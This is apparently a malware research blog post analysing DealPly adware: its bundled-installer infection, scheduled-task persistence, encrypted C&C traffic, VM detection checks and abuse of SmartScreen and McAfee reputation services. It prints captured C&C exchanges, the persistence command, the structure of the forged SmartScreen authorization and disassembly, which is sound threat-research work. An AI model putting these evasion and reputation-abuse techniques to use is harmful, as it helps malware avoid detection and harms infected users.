DEALPLY REVISITED: LEVERAGING REPUTATION SERVICES TO REMAIN UNDER THE RADAR

by Adi Zeligson and Rotem Kerner, Malware Research Team on August 01, 2019 - Research enSilo Breaking Malware

Usually, Adwares are not a particularly interesting research subject. However, when we detected a DealPly variant that evaded AV detection we decided to dig deeper.

Besides of modular code, machine fingerprinting, VM detection techniques and robust C&C infrastructure, the most intriguing discovery was the way DealPly abuses Microsoft and McAfee reputation services to remain under the radar. Microsoft SmartScreen and McAfee WebAdvisor provide threat intelligence verdicts on files and URLs and are free to use. With the data from these services, the life-span for the Adware's installers and components can be prolonged as changes are required only once they are known to be blacklisted. Such techniques are not relevant solely to Adware and may be adopted by malware authors as well.

In this blog post we will briefly describe its execution flow, fingerprinting, VM detection capabilities and focus on its unique capability to harvest data from reputation services.

TECHNICAL ANALYSIS


BASIC INFECTION FLOW

One of the most common infection vectors used by DealPly operators is tempting users into downloading legitimate software installers bundled with their Adware through websites that offer free software downloads.

The sample we analyzed is an installer that appears as a legitimate software called Fotor (a photo cropping software). When executed, it secretly rans DealPly as part of the installation process. It then copies itself to the users %AppData% directory and adds persistency by executing the following command:

```
C:\Windows\system32\schtasks.exe /create /F /tn "{5D055606-F35B-577B-8F40-5DE1E36423A2}" /xml "C:\Users\JONNYB~1\AppData\Local\Temp\475671.xml"
```

DealPly is executed by the task scheduler every hour. Each time the task is invoked, DealPly will contact the C&C at cwnpu.com and send an encrypted request over HTTP, as shown in Figure 1.




```
POST / HTTP/1.1
Accept: */*
Host: cwnpu.com
Content-Length: 327
Cache-Control: no-cache

[EB7L80HHO3L84@?KH?<(YON<1@K=>CN7:,+<O93:HM5,,[EBI3*Gz-3,Bggk1SzjmroZmua(_rkzi;IFIEA(ehyQkscj1+P,ba-4,rUiyon3*o-1,3*glbx;,,GHR7(ET\K^;9+P,>2,,A_;;>*U\3<+P,f-3,xv7>*d-31,u;:
(ZKI3*TOI1+P,Y-1,o;,,Bmhm3=69=*Jk`k;;>?5,,OHPL3<6:=*@Y3<+P+,,^mtkcMJF3)4Lmdcie*@foku7><6:><6:(Mbggb;:(Ebfk16,,ZH_7=<4;(@RNW1+P,^JUE7(@U\\HR7-[.I,1105989066HTTP/1.1 302 Moved
Temporarily
Content-Type: text/html
Date: Thu, 21 Mar 2019 12:21:51 GMT
Location: http://d1oz9ywjzmvfb5.cloudfront.net
Content-Length: 1
Connection: keep-alive
```

FIGURE 1: ENCRYPTED REQUEST

The decryption of the request body will result with the data shown in Figure 2



```
'UID=005056A1C63AF3F8&UID2=A0CDF3F8-206973F2&UIDC=&AppName=UpdateT'
'ask&State=CHECK&ins_guid=&host_guid=&iv=&aflt=&IDT=&IRVER=3.24&OS'
'=10&SV=0&lptp=0&btry=0&AZR=VMW&REG=&Src=&Lang=1033&Lang=1033&ADVF'
'=0003&FS=3&&ParamALL=%2FCheck&Flags=00000000&Admin=1&Idle=5&TDY=7'
'011&LTDY=&TDYC=&LSVRDT=',0
```

FIGURE 2: DECRYPTED REQUEST

A lot of the parameters here like “btry” and “lptp” are really indications for the operators to determine if the infected machine is a VM or not. We will deepen on this subject later in this blog.

Once a valid request is sent to the server, It will respond with redirecting the client to d1oz9ywjzmvfb5.cloudfront.net. This domain is pointing at one of Amazon’s S3 servers. The response contains instructions as well as the main module to be executed. The name of this module is WB_CH33.dll

MODULAR CODE INFRASTRUCTURE

DealPly is divided into different modules that work together in order to achieve its goal. While each module is responsible for a different role, all modules have a similar structure and some similar functions such as a string decryption routines.




FIGURE 3: DEALPLY STRUCTURE

The author's purpose behind this is to avoid detection and decrease its footprint by deploying only the components needed for the specific target.

From the DealPly modules we analyzed, the module "WB_CH33.dll" contains the main functionality. It is worth mentioning that all modules are reflectively loaded and executed by the main module itself or by different command line tools such as wscript, powershell, etc.

The module "WB_CH33.dll" performs a geo location check using "http://www.geoplugin.net/json.gp" service and saves the country code for later use.

The sbrg.dll and WebAdvisorDll.dll modules are used by "WB_CH33.dll" to query reputation services and will be described in detail.

VM DETECTION AND FINGERPRINTING

As shown in the previous section in Figure 2, DealPly sends information back to its C&C, This information contains indicators for detecting if the running host is a virtual machine and other details on the machine. In This section we will detail some of these indicators.

HOST FINGERPRINTING


As can be seen in Figure 2 the decrypted message to the C&C contains the parameters UID and UID2. These parameters contain fingerprinting information about the host.

The value of UID consist of the host MAC address together with the second half of the host main drive serial number.

The value of UID2 is the volume serial number together with a calculated value that represents the computer name of the host.

SLEEP BUTTON INDICATION

In virtual machines there is no physical sleep button. The variant will use the function “GetPwrCapabilities” to determine if a physical sleep button exist. The function “GetPwrCapabilities” is defined as



```
BOOLEAN GetPwrCapabilities(
  PSYSTEM_POWER_CAPABILITIES lpspc
);
```


FIGURE 4: GETPWRCAPABILITIES API

It will return a struct called PSYSTEM_POWER_CAPABILITIES. In this struct, DealPly will check if “SleepButtonPresent” variable is either true or false.

If it is true, there is a physical system sleep button and it is probably not a virtual machine.

BATTERY INDICATION

The variant will check if the host is connected to a physical AC power outlet. This is done by calling the function “GetSystemPowerStatus“ which is defined as




```
BOOL GetSystemPowerStatus(
  LPSYSTEM_POWER_STATUS lpSystemPowerStatus
);
```

FIGURE 5: GETSYSTEMPOWERSTATUS API

The structure SYSTEM_POWER_STATUS returned from the above function contains the “ACLineStatus” flag. This flag determines the AC power status which is used to determine if the computer battery is connected.

If the battery is not connected to the host, it might be a laptop, thus not a virtual machine.



```
typedef struct _SYSTEM_POWER_STATUS {
  BYTE  ACLineStatus;
  BYTE  BatteryFlag;
  BYTE  BatteryLifePercent;
  BYTE  SystemStatusFlag;
  DWORD BatteryLifeTime;
  DWORD BatteryFullLifeTime;
} SYSTEM_POWER_STATUS, *LPSYSTEM_POWER_STATUS;
```

FIGURE 6: SYSTEM_POWER_STATUS STRUCTURE

MAC ADDRESS INDICATION

Is the physical MAC address a virtual machine MAC address: The variant will check if the host MAC address belongs to one of the following vendors: Microsoft Azure, VMware, Parallels, Oracle Virtualbox, Amazon and Xensource.

An Interesting fact about this check is that the authors of DealPly put an effort into detecting hosts running on popular cloud services such as Amazon EC2 as well as Microsoft Azure. The reason behind this is likely that hosts running windows operating system with cloud-related network adapter are probably part of a sandbox.



Detect Microsoft Corp. (000D3A)
Microsoft Azure OUI detected
Check Amazon C2
Amazon C2 OUI detected
Check VMware OUI - 000C29
Check VMware OUI - 000569
Check VMware OUI - 001C14
Check VMware OUI - 005056
VMware OUI detected
Check Parallels OUI - 001C42
Parallels OUI detected

FIGURE 7: MAC OUI BASED VM DETECTION

LEVERAGING REPUTATION SERVICES

We suspect that the reason why DealPly is leveraging reputation services is to check which of its variants and download sites are compromised and won't be effective for future infections. Querying these services from multiple servers or even through known proxies such as Tor is easy to identify, blacklist and can potentially expose DealPly operation. Thus, there's a clear advantage in using a distributed network of machines for harvesting this data. Some reputation modules are used only for certain countries. The country codes are divided into two groups and for each group a different module is executed. SmartScreen reputation module is used only on hosts located in the countries listed in Group A (listed in the Appendix) and McAfee WebAdvisor reputation module is only applied to hosts located in the countries listed in Group B, in case it is installed. It should be noted that some countries are part of both groups.

We don't know the exact reason for this behavior but it may be related to McAfee popularity in these countries.


SMARTSCREEN MODULE

SmartScreen is a Microsoft Windows service that is integrated into the Windows operating system since Windows 8 and its purpose is to serve as another layer of protection.

The official Microsoft definition is as follows:

> *"Windows Defender SmartScreen helps to protect your employees if they try to visit sites previously reported as phishing or malware websites, or if an employee tries to download potentially malicious files." (Microsoft docs)*

Upon initial execution of the Sbrg.dll module, an empty request will be sent to its C&C. The server will reply with an XML formatted message containing information such as hashes/urls to be queried using the SmartScreen reputation server.




```
GET /getblob?v=1.2.3.54&cache=1555498343 HTTP/1.1
Host: www.bdubnium.com

HTTP/1.1 200 OK
Date: Wed, 17 Apr 2019 10:55:22 GMT
Content-Length: 1465
Connection: keep-alive
X-Powered-By: Express

<Data t="1" v="1" step1="0" step2="0" step3="0" step4="1" step5="0" step6="0" occ1="0" occ2="0"><URL>www.downloadcharter.com</URL><Ref></Ref><DURL>www.downloadcharter.com/
downloads/softjug_Downloader_v1.0.13.24053_20190417015934962_unsigned.exe</
DURL><App><URL>aHR0cDovL3d3dy5kb3dubG9hZGNoYXJ0ZXIuY29tL2Rvd25sb2Fkcy9zb2Z0anVnX0Rvd25sb2FkZXJfdjEuMC4xMy4yNDA1M18yMDE5MDQxNzAxNTkzNDk2Ml91bnNpZ25lZC5leGU=</URL><IP>127.0.0.1</
IP><FName>c29mdGp1Z19Eb3dubG9hZGVyX3YxLjAuMTMuMjQwNTNfMjAxOTA0MTcwMTU5MzQ5NjJfdW5zaWduZWQuZXhl</FName><FHash>374420c41f3be0072417512b1372c36d36a1bc92dbe5ee0b0aa692d987a73209</
FHash><FVer>0.0.0.0</FVer><Sig>0</Sig><UX>1</UX><Sz>1879393</Sz><CRC>231a93f3|bd0b3074|9f726d29|d42ad9b8</CRC><SR>100</SR><AV><AVCl>1</AVCl><AVRs>0</AVRs></AV></
App><App><FName>c29mdGp1Z19Eb3dubG9hZGVyX3YxLjAuMTMuMjQwNTNfMjAxOTA0MTcwMTU5MzQ5NjJfdW5zaWduZWQuZXhl</FName><Sg>82AB7070-DA32-4343-A968-F6160E469113</
Sg><FHash>374420c41f3be0072417512b1372c36d36a1bc92dbe5ee0b0aa692d987a73209</FHash><S7/><S7Len/><Sig>0</Sig><UX>1</UX><Sz>1879393</Sz><M>1</M><SR>100</SR></App></Data>
null|0000121d1910f5d2788dc09bd82b3fbf19e034acf229|00067c23350f515f1040c32db195035c0b9c00000904|"N0QgxB874AckF1ErE3LDbTahvJLb5e4LCqaS2YenMgk="|
softjug_Downloader_v1.0.13.24053_20190417015934962_unsigned.exe|www.downloadcharter.com/downloads/softjug_Downloader_v1.0.13.24053_20190417015934962_unsigned.exe|3171627124|
2675076393|588944371|3559578040|3171627124|3559578040|1879393|0|353|243172
```

FIGURE 8: INITIAL COMMUNICATION WITH THE C&C


Next, DealPly will invoke a request to SmartScreen API that will use the instructions from the C&C. In Figure 9, we can see the JSON body that is sent to - https://urs.smartscreen.microsoft.com/windows/browser/edge/service/navigate



```
{"correlationId":"94212FD1-CE2F-4F6A-8E83-A30CB51C4194","destination":{"ip":"52.50.159.7",
"uri":"http://www.downloaddish.com/"},"identity":{"caller":{"application":{"$type":"package",
"fullName":"Microsoft.MicrosoftEdge_38.14393.2068.0_neutral__8wekyb3d8bbwe"}},
"client":{"data":{"script":"16341809432850870036037312989499652888l",
"topTraffic":"170540185939602997400506234197983529371"},"version":"10.0.10011.16384"},
"device":{"browser":{"edge":"Microsoft.MicrosoftEdge_38.14393.2068.0_neutral__8wekyb3d8bbwe",
"internetExplorer":"9.11.14393.0"},"family":3,"id":"6b0LUeeI6WczeFYIeXLxE9DvLpt6er4hiFLn5urFKaI=:0",
"locale":"en-US","netJoinStatus":2,"osVersion":"10.0.14393.2248.rs1_release",
"shellSmartscreenEnabled":true},"user":{"cid":null,"locale":"en-US",
"sid":"S-1-5-21-861600534-2886393756-754131960-1001"}},"referrer":null,"type":"top"}
```

FIGURE 9: SMARTSCREEN: QUERYING FOR URL


In order for a request to be handled by the SmartScreen servers it must supply an Authorization header which is responsible for hardening the requests from unwanted alterations. The Authorization appears like the following



```
Authorization: SmartScreenHash eyJhdXRoSWQiOiJhZGZmZjVhZC1lZjllLTQzYTYtYjFhMy0yYWQ0MjY3YWVlZDUiLCJoYXNoIjoiaUQ4VkFyWVdjV
```

FIGURE 10: SMARTSCREEN AUTHORIZATION


The authorization is a Base64 shell which contains the following json in figure 11. It contains three variables: the hash which is a Base64 envelope containing the binary MD5 of the request body. The key is yet another proprietary checksum/scrumber mechanism which takes both the MD5 as well as the request body into calculations. The *authId* is a constant value which is most likely taken from the original SmartScreen agent.



```
{"authId":"adfff5ad-ef9e-43a6-b1a3-2ad4267aeed5","hash":"iD8VArYWcUQ=","key":"oNjZTvQAR1Hy9Twide1zjg=="}
```

FIGURE 11: SMARTSCREEN AUTHORIZATION PARAMETERS

As can be seen in Figure 12 the response from the SmartScreen server is:



```
{"cache":[{"key":{"uri":"www.downloaddish.com"},"inheritance":"none","locale":"en-US"},
"maxAge":100800000000,"telemetry":"1;f94c025f-7523-6972-b613-ce2c246c55ce;UNKN:100;0.01"}],
"telemetry":"1;f94c025f-7523-6972-b613-ce2c246c55ce;UNKN:100;0.01"}
```

FIGURE 12: SMARTSCREEN REPUTATION RESPONSE

DealPly will then try to match one of the following values -


String	Meaning
UNKN	Unknown URL/File
MLWR	Malware related URL/File
PHSH	Phishing related URL/File

Next, DealPly will send another query to a different API to determine whether the file hash is detected.

Finally, DealPly will report back to its C&C with the data it harvested from SmartScreen.

SMARTSCREEN VERSIONS SUPPORT

In figure 13 we can see part of the initialization routine of an object that's responsible for communicating with the SmartScreen API. This function selects a class to handle the queries in accordance to the Windows release. For example, the call to redstone_only invokes a class called "_7SmscUtils2ndEd" which contains functions that are used for the redstone 1 and 2 versions of windows 10 (Build numbers: 14393, 15063).



```
cmp     eax, 295Ah ; Threshold2
jle     short is_server
```

```
loc_6BB921EA:
        jge     short loc_6BB92216
```

```
test    edx, edx
jz      short is_server
```

```
and     is_redstone, 0
push    0AECh ; size_t
call    ??2@YAPAXI@Z ; operator new(uint)
pop     ecx
```

```
cmp     eax, 3839h ; Redstone 1
jz      short loc_6BB921AC
```

```
is_server:                ; pre Threshold 2 or windows server
        and     is_redstone, 0
        push    0AECh ; size_t
        call    ??2@YAPAXI@Z ; operator new(uint)
        pop     ecx
        mov     [ebp+var_10], eax
        and     [ebp+var_4], 0
        jmp     short loc_6BB92208
```

```
mov     [ebp+var_4], 2
```

```
cmp     eax, 3AD7h ; redstone2
jnz     short loc_6BB92216
```

```
loc_6BB92208:             ; threshold 2 and windows server and newer versions
        mov     ecx, eax
        call    non_redstone_init
```

```
loc_6BB921AC:             ; redstone 1 and 2
        xor     esi, esi
        inc     esi
        push    14088 ; size_t
        mov     is_redstone, esi
        call    ??2@YAPAXI@Z ; operator new(uint)
        pop     ecx
        mov     [ebp+var_10], eax
        mov     ecx, eax
        mov     [ebp+var_4], esi
        call    redstone_only_init
        jmp     short loc_6BB9220F
```

FIGURE 13: SUPPORT MULTIPLE VERSIONS OF SMARTSCREEN API
